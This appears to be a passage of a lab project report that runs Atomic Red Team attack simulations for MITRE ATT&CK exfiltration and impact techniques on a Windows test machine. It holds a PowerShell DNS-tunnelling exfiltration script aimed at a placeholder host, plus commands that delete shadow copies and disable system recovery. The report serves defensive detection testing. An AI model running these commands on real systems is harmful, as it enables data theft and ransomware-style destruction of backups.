Atomic Test #3 - Exfiltrate data in a file over HTTPS using wget

Can not process due to OS unavailable.

Atomic Test #4 - Exfiltrate data as text over HTTPS using wget

Can not process due to OS unavailable.

Exfiltration Over C2 Channel: T1041

Description from ATT&CK

Atomic Test #1 - C2 Data Exfiltration

Exfiltrates a file present on the victim machine to the C2 server.

https://drive.google.com/file/d/12FjXiiWdKgtxBJw4ew_Up8g4-jccMd0H/view?usp=sharing

Atomic Test #2 - Text Based Data Exfiltration using DNS subdomains

Simulates an adversary using DNS tunneling to exfiltrate data over a Command and Control (C2) channel.

https://drive.google.com/file/d/11vVnBn77Sp7wxIeFZl66wYqJ_UzLfxda/view?usp=sharing

```
PS C:\Users\vboxuser> Add-Type -AssemblyName System.Web
>> $dnsServer = "dns.example.com"
>> $exfiltratedData = "SecretDataToExfiltrate"
>> $chunkSize = 63
>>
>> # Base32 encode
>> function Base32Encode($data) {
>>     $alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZ234567"
>>     $bytes = [System.Text.Encoding]::UTF8.GetBytes($data)
>>     $bitStream = ''
>>     foreach ($b in $bytes) {
>>         $bitStream += [Convert]::ToString($b, 2).PadLeft(8, '0')
>>     }
>>
>>     $output = ''
>>     for ($i = 0; $i -lt $bitStream.Length; $i += 5) {
>>         $chunk = $bitStream.Substring($i, [Math]::Min(5, $bitStream.Length - $i))
>>         $val = [Convert]::ToInt32($chunk.PadRight(5, '0'), 2)
>>         $output += $alphabet[$val]
>>     }
>>
>>     return $output
>> }
>>
>> $encodedData = Base32Encode $exfiltratedData
>> $chunks = $encodedData -split "(.{ $chunkSize})" | Where-Object { $_ -ne '' }
>>
>> foreach ($chunk in $chunks) {
>>     $dnsQuery = "$chunk.$dnsServer"
>>     Resolve-DnsName -Name $dnsQuery
>>     Start-Sleep -Seconds 5
>> }
>>
Name                                     Type      TTL      Section  IPAddress
----
knszg4tforcgc5dbkrxuk6dgnfwhi4tborsq.dns.examp A         10       Answer   125.235.4.59
le.com
```

(change base64 into base32)

Exfiltration Over Other Network Medium: T1011

Can not process due to not having source.

Exfiltration Over Physical Medium: T1052

Can not process due to not having source.

Exfiltration Over Web Service: T1567

T1567.002 - Exfiltration Over Web Service: Exfiltration to Cloud Storage

[Description from ATT&CK](#)

Atomic Test #1 - Exfiltrate data with rclone to cloud Storage - Mega (Windows)

This test uses rclone to exfiltrate data to a remote cloud storage instance. (Mega)

See <https://thedfirreport.com/2022/06/16/sans-ransomware-summit-2022-can-you-detect-this/>

https://drive.google.com/file/d/1SX4H2FnDn4HZIIfPvcnsNuj47_IVitOH/view?usp=sharing

Atomic Test #2 - Exfiltrate data with rclone to cloud Storage - AWS S3

Can not process due to OS unavailable.

Scheduled Transfer: T1029

Can not process due to not having source.

Transfer Data to Cloud Account: T1537

Can not process due to not having source.

Impact

Account Access Removal: T1531

Description from ATT&CK

Atomic Test #1 - Change User Password - Windows

Changes the user password to hinder access attempts. Seen in use by LockerGoga. Upon execution, log into the user account "AtomicAdministrator" with the password "HuHuHUHoHo283283".

<https://drive.google.com/file/d/1ig9iOZ6keqWsL9h0W0KJsu2Mfrn2w3GE/view?usp=sharing>

Atomic Test #2 - Delete User - Windows

Deletes a user account to prevent access. Upon execution, run the command "net user" to verify that the new "AtomicUser" account was deleted.

https://drive.google.com/file/d/1i9rHEGJv_FGvAbhuNT6WUPawNhyOsuCF/view?usp=sharing

Atomic Test #3 - Remove Account From Domain Admin Group

This test will remove an account from the domain admins group

Atomic Test #4 - Change User Password via passwd

Can not process due to OS unavailable.

Atomic Test #5 - Delete User via dscl utility

Can not process due to OS unavailable.

Atomic Test #6 - Delete User via sysadminctl utility

Can not process due to OS unavailable.

Atomic Test #7 - Azure AD - Delete user via Azure AD PowerShell

Can not process due to OS unavailable.

Atomic Test #8 - Azure AD - Delete user via Azure CLI

Can not process due to OS unavailable.

Data Destruction: T1485

Description from ATT&CK

Atomic Test #1 - Windows - Overwrite file with SysInternals SDelete

Overwrites and deletes a file using SysInternals SDelete. Upon successful execution, "Files deleted: 1" will be displayed in the powershell session along with other information about the file that was deleted.

<https://drive.google.com/file/d/16Mrv3U0tShSrI21oWhfhvDSTmnRFseUA/view?usp=sharing>

Atomic Test #2 - FreeBSD/macOS/Linux - Overwrite file with DD

Can not process due to OS unavailable.

Atomic Test #3 - Overwrite deleted data on C drive

RansomEXX malware removes all deleted files using windows built-in cipher.exe to prevent forensic recover. This process is very slow and test execution may timeout. <https://www.cybereason.com/blog/cybereason-vs.-ransomexx-ransomware> <https://support.microsoft.com/en-us/topic/cipher-exe-security-tool-for-the-encrypting-file-system-56c85edd-85cf-ac07-f2f7-ca2d35dab7e4>

https://drive.google.com/file/d/1cBwbLdB8MmrU4t0FMVFzT-WO_W5vlCMY/view?usp=sharing

Atomic Test #4 - GCP - Delete Bucket

Can not process due to OS unavailable.

Atomic Test #5 - ESXi - Delete VM Snapshots

Deletes all snapshots for all Virtual Machines on an ESXi Host [Reference](#)

https://drive.google.com/file/d/15JgQ5yKIXBP6uYNE_kJLsrwpaF7r-CAq/view?usp=sharing

Data Encrypted for Impact: T1486

Description from ATT&CK

Atomic Test #1 - Encrypt files using gpg (FreeBSD/Linux)

Can not process due to OS unavailable.

Atomic Test #2 - Encrypt files using 7z (FreeBSD/Linux)

Can not process due to OS unavailable.

Atomic Test #3 - Encrypt files using ccrypt (FreeBSD/Linux)

Can not process due to OS unavailable.

Atomic Test #4 - Encrypt files using openssl (FreeBSD/Linux)

Can not process due to OS unavailable.

Atomic Test #5 - PureLocker Ransom Note

building the IOC (YOUR_FILES.txt) for the PureLocker ransomware <https://www.bleepingcomputer.com/news/security/purelocker-ransomware-can-lock-files-on-windows-linux-and-macos/>

<https://drive.google.com/file/d/1J7WfiktTc4auS2fYpA4KQFX65SlyyJgL/view?usp=sharing>

Atomic Test #6 - Encrypt files using 7z utility - macOS

Can not process due to OS unavailable.

Atomic Test #7 - Encrypt files using openssl utility - macOS

Can not process due to OS unavailable.


Atomic Test #8 - Data Encrypted with GPG4Win

Gpg4win is a Windows tool (also called Kleopatra which is the preferred certificate manager) that uses email and file encryption packages for symmetric encryption. It is used by attackers to encrypt disks. User will need to add pass phrase to encrypt file as automation is not allowed under newer versions.

https://drive.google.com/file/d/1IwSa88LeDJhteDFO1s4IHt_PxvrO0YFY/view?usp=sharing

Atomic Test #9 - Data Encrypt Using DiskCryptor

DiskCryptor, an open source encryption utility, can be exploited by adversaries for encrypting all disk partitions, including system partitions. This tool was identified in a ransomware campaign, as reported on <https://thedfirreport.com/2021/11/15/exchange-exploit-leads-to-domain-wide-ransomware/>. The documentation for DiskCryptor can be found at <https://github.com/DavidXanatos/DiskCryptor>. During the installation process, running dencrypt.exe starts the encryption console. It's important to note that a system reboot is necessary as part of the installation.



Atomic Test #10 - Akira Ransomware drop Files with .akira Extension and Ransomnote

Dropping 100 files with random content and .akira File Extension and the Akira Ransomnote to c:\

<https://drive.google.com/file/d/1NDGrbSZ7VK34vNIY2JjtoBL5uZBfKk8W/view?usp=sharing>

Data Manipulation: T1565

Can not process due to not having source.

Defacement: T1491

T1491.001 - Defacement: Internal Defacement

Description from ATT&CK

Atomic Test #1 - Replace Desktop Wallpaper

Downloads an image from a URL and sets it as the desktop wallpaper.

https://drive.google.com/file/d/1871mvygx-27NIItvi_1GXpam-oZbg9v3c/view?usp=sharing

Atomic Test #2 - Configure LegalNoticeCaption and LegalNoticeText registry keys to display ransom message

Display ransom message to users at system start-up by configuring registry keys

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LegalNoticeCaption and HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LegalNoticeText.

[SynAck Ransomware](#), [Grief Ransomware](#), [Maze Ransomware](#), [Pysa Ransomware](#), [Spook Ransomware](#), [DopplePaymer Ransomware](#), [Reedemer Ransomware](#), [Kangaroo Ransomware](#)

https://drive.google.com/file/d/1oPLzjLZJn2Nf2_TFMyj3ifblFD5mQHC/view?usp=sharing

Atomic Test #3 - ESXi - Change Welcome Message on Direct Console User Interface (DCUI)

Changes the ESXi welcome message to potentially display ransom information. [Reference](#)

https://drive.google.com/file/d/1vZ73iME95_ZsZTgrAAwIYqYwM5gF3HOH/view?usp=sharing

Disk Wipe: T1561

Can not process due to not having source.

Email Bombing: T1667

Can not process due to not having source.

Endpoint Denial of Service: T1499

Can not process due to not having source.

Financial Theft: T1657

Can not process due to not having source.

Firmware Corruption: T1495

Can not process due to not having source.

Inhibit System Recovery: T1490

Description from ATT&CK

Atomic Test #1 - Windows - Delete Volume Shadow Copies

Deletes Windows Volume Shadow Copies. This technique is used by numerous ransomware families and APT malware such as Olympic Destroyer. Upon execution, if no shadow volumes exist the message "No items found that satisfy the query." will be displayed. If shadow volumes are present, it will delete them without printing output to the screen. This is because the /quiet parameter was passed which also suppresses the y/n confirmation prompt. Shadow copies can only be created on Windows server or Windows 8.

[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc788055\(v=ws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/cc788055(v=ws.11))

https://drive.google.com/file/d/16k1RQzk2Nt6nr6mcXMQ-F_dbFvqPVUrq/view?usp=sharing

Atomic Test #2 - Windows - Delete Volume Shadow Copies via WMI

Deletes Windows Volume Shadow Copies via WMI. This technique is used by numerous ransomware families and APT malware such as Olympic Destroyer.

Atomic Test #3 - Windows - wbadmin Delete Windows Backup Catalog

Deletes Windows Backup Catalog. This technique is used by numerous ransomware families and APT malware such as Olympic Destroyer. Upon execution, "The backup catalog has been successfully deleted." will be displayed in the PowerShell session.

<https://drive.google.com/file/d/1Byj15HW0xGStYXJ3--bN1ZVJgwxPDvry/view?usp=sharing>

Atomic Test #4 - Windows - Disable Windows Recovery Console Repair

Disables repair by the Windows Recovery Console on boot. This technique is used by numerous ransomware families and APT malware such as Olympic Destroyer. Upon execution, "The operation completed successfully." will be displayed in the powershell session.

```
C:\Windows\System32>bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
The operation completed successfully.

C:\Windows\System32>bcdedit.exe /set {default} recoveryenabled no
The operation completed successfully.
```

Atomic Test #5 - Windows - Delete Volume Shadow Copies via WMI with PowerShell

Deletes Windows Volume Shadow Copies with PowerShell code and Get-WMIObject. This technique is used by numerous ransomware families such as Sodinokibi/REvil. Executes Get-WMIObject. Shadow copies can only be created on Windows server or Windows 8, so upon execution there may be no output displayed.

```
PS C:\Users\vboxuser> Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
PS C:\Users\vboxuser> _
```

Atomic Test #6 - Windows - Delete Backup Files

Deletes backup files in a manner similar to Ryuk ransomware. Upon execution, many "access is denied" messages will appear as the commands try to delete files from around the system.

https://drive.google.com/file/d/14OZI_OEL0xpzT7HCbYkJHL9QKvWp82tV/view?usp=sharing

Atomic Test #7 - Windows - wbadmin Delete systemstatebackup

Deletes the Windows systemstatebackup using wbadmin.exe. This technique is used by numerous ransomware families. This may only be successful on server platforms that have Windows Backup enabled.

https://drive.google.com/file/d/1KQBUza1Ng-0UBJcb_ZBl0ltC_bp_8zxa/view?usp=sharing

Atomic Test #8 - Windows - Disable the SR scheduled task

Use schtasks.exe to disable the System Restore (SR) scheduled task

https://drive.google.com/file/d/18Yq8EH0XRrTZn_DFJ1PkCuNByVUsgZdb/view?usp=sharing

Atomic Test #9 - Disable System Restore Through Registry


Modify the registry of the currently logged in user using reg.exe via cmd console to disable system restore on the computer. See how remcos RAT abuses this

technique- <https://www.virustotal.com/gui/file/2d7855bf6470aa323edf2949b54ce2a04d9e38770f1322c3d0420c2303178d91/details>

<https://drive.google.com/file/d/1x2bOzUycna46i5Ss59vsCIH2UYGQKPWq/view?usp=sharing>

Atomic Test #10 - Windows - vssadmin Resize Shadowstorage Volume

Adversaries generally try to Resize Shadowstorage Volume using vssadmin.exe to avoid the shadow volumes being made again. This technique is typically found used by adversaries during a ransomware event and a precursor to deleting the shadowstorage.



```
PS C:\Users\vboxuser> vssadmin resize shadowstorage /For=C: /On=C: /MaxSize=20%
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully resized the shadow copy storage association
```

Atomic Test #11 - Modify VSS Service Permissions

This atomic test alters the security settings of the Volume Shadow Copy Service (VSS) by modifying its permissions, potentially impacting system recovery operations. The specific permissions set by the command are as follows:

- Deny Generic All (GA) permissions to Network Users (NU)
- Deny GA permissions to Everyone (WD)
- Deny GA permissions to Anonymous (AN)
- Allow Full Access (FA) and Generic All (GA) permissions to Everyone (WD) in System ACL (SACL)

- Allow Object Inherit and Inherit Only (OIIO) Full Access (FA) and GA permissions to Everyone (WD) in SACL These permissions can significantly restrict VSS functionalities, including backup and restore operations. As such, it is essential to run this test only in a controlled environment with administrative privileges. A cleanup command is provided to reset VSS permissions to a common default configuration, which should be verified against your specific system's configuration. It's crucial to use this cleanup command after testing to ensure the system's backup and recovery capabilities remain functional. Running this test on a production system or critical environment is not recommended without proper precautions and a robust recovery plan.

<https://drive.google.com/file/d/1qCiFpOk997KHTTau1yP2Mb1zf15h-GXj/view?usp=sharing>

Atomic Test #12 - Disable Time Machine

Can not process due to OS unavailable.

Network Denial of Service: T1498

Can not process due to not having source.

Resource Hijacking: T1496

Can not process due to OS unavailable.

Service Stop: T1489

Description from ATT&CK

Atomic Test #1 - Windows - Stop service using Service Controller

Stops a specified service using the sc.exe command. Upon execution, if the spooler service was running information will be displayed saying it has changed to a state of STOP_PENDING. If the spooler service was not running "The service has not been started." will be displayed and it can be started by running the cleanup command.

<https://drive.google.com/file/d/1hZQQI71g6faGIBJHsRMo9Ja1kDtONIDo/view?usp=sharing>

Atomic Test #2 - Windows - Stop service using net.exe

Stops a specified service using the net.exe command. Upon execution, if the service was running "The Print Spooler service was stopped successfully." will be displayed. If the service was not running, "The Print Spooler service is not started." will be displayed and it can be started by running the cleanup command.

<https://drive.google.com/file/d/1jnA2XvI-Ju-5eKfI54EcpomVsYl45hPY/view?usp=sharing>

Atomic Test #3 - Windows - Stop service by killing process

Stops a specified service killing the service's process. This technique was used by WannaCry. Upon execution, if the spoolsv service was running "SUCCESS: The process "spoolsv.exe" with PID 2316 has been terminated." will be displayed. If the service was not running "ERROR: The process "spoolsv.exe" not found." will be displayed and it can be started by running the cleanup command.

<https://drive.google.com/file/d/1DqMF-e939l3COD-Z8zZwS-vYgiz3fu6O/view?usp=sharing>

Atomic Test #4 - Linux - Stop service using systemctl

Can not process due to OS unavailable.

Atomic Test #5 - Linux - Stop service by killing process using killall

Can not process due to OS unavailable.

Atomic Test #6 - Linux - Stop service by killing process using kill

Can not process due to OS unavailable.

Atomic Test #7 - Linux - Stop service by killing process using pkill

Can not process due to OS unavailable.

System Shutdown/Reboot: T1529

Description from ATT&CK

Atomic Test #1 - Shutdown System - Windows

This test shuts down a Windows system.

https://drive.google.com/file/d/1cM7i6t0VGokd7EMPhXAR_k6fMy44zEum/view?usp=sharing

Atomic Test #2 - Restart System - Windows

This test restarts a Windows system.

<https://drive.google.com/file/d/1gJkL1QBEEn2Jm0QddBarKuY9B6C565qqD/view?usp=sharing>

Atomic Test #3 - Restart System via shutdown - FreeBSD/macOS/Linux

Can not process due to OS unavailable.

Atomic Test #4 - Shutdown System via shutdown - FreeBSD/macOS/Linux

Can not process due to OS unavailable.

Atomic Test #5 - Restart System via reboot - FreeBSD/macOS/Linux

Can not process due to OS unavailable.

Atomic Test #6 - Shutdown System via halt - FreeBSD/Linux

Can not process due to OS unavailable.

Atomic Test #7 - Reboot System via halt - FreeBSD

Can not process due to OS unavailable.

Atomic Test #8 - Reboot System via halt - Linux

Can not process due to OS unavailable.

Atomic Test #9 - Shutdown System via poweroff - FreeBSD/Linux

Can not process due to OS unavailable.

Atomic Test #10 - Reboot System via poweroff - FreeBSD

Can not process due to OS unavailable.

Atomic Test #11 - Reboot System via poweroff - Linux

Can not process due to OS unavailable.

Atomic Test #12 - Logoff System - Windows

This test performs a Windows system logoff as seen in [dcrat backdoor capabilities](#)

https://drive.google.com/file/d/1S8monoMeokH1ny7m1V8uFa6SX_dZYAo/view?usp=sharing

Atomic Test #13 - ESXi - Terminates VMs using pkill

In VMWARE ESXi, process names starting with vmx are associated with running VMs. An adversary can use the pkill command to kill all processes with a prefix vmx. [Reference](#)

<https://drive.google.com/file/d/18N0cvKE9zhsFGVLecBIIdmjtZW8Ma3FaL/view?usp=sharing>

Atomic Test #14 - ESXi - Avoslocker enumerates VMs and forcefully kills VMs

Avoslocker malware has inbuilt functionality to enumerate the VM instances and uses the esxcli command to forcefully power off them. [Reference](#)

```
C:\Windows\System32>echo "" | "C:\AtomicRedTeam\atomics\..\ExternalPayloads\plink.exe" "atomic.local" -ssh -l "root" -pw "pass" -m "C:\AtomicRedTeam\atomics\T1529\src\esx_avoslocker_kill_vm.txt"
FATAL ERROR: Network error: Connection refused
```

Atomic Test #15 - ESXi - vim-cmd Used to Power Off VMs


Adversaries may power off VMs to facilitate the deployment of ransomware payloads. [Reference](#)

https://drive.google.com/file/d/1O7-XMaAXA85gMCRN_tF3hOwyv5-Wc0zi/view?usp=sharing


Results

We only consider tests that can run on Windows 10 as present:


Processing rate of Atomic Red Team:




Success rate of each technique:







Discovery



Lateral Movement







Conclusion

This project effectively applied the Atomic Red Team framework to simulate a variety of attack techniques based on the MITRE ATT&CK model. By executing atomic tests across different tactics—including **Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration, and Impact**—we were able to observe and evaluate how the system responds to real-world adversary behaviors.

The test results showed a range of outcomes: several techniques were successfully executed and detected, while others failed or returned no observable status due to environment limitations or incomplete configurations. These variations highlight the importance of validating not only detection capabilities but also execution readiness and logging completeness.

By analyzing the ratio between test presence and missing data, as well as the success/fail rates within each tactic category, we gained practical insights into current detection coverage and potential blind spots. This provides a measurable baseline that can be used for continuous improvement of security configurations.

In conclusion, this project demonstrates that Atomic Red Team is an efficient and repeatable approach for verifying defensive mechanisms. It allows teams to simulate attacks in a controlled way, identify detection gaps, and improve incident response capabilities based on empirical evidence.

Reference

- [1] Red Canary, "Atomic Red Team," GitHub, [Online]. Available: <https://github.com/redcanaryco/atomic-red-team/tree/master>. [Accessed: 22-Jun-2025].
- [2] MITRE, "MITRE ATT&CK," MITRE Corporation, [Online]. Available: <https://attack.mitre.org/>. [Accessed: 22-Jun-2025].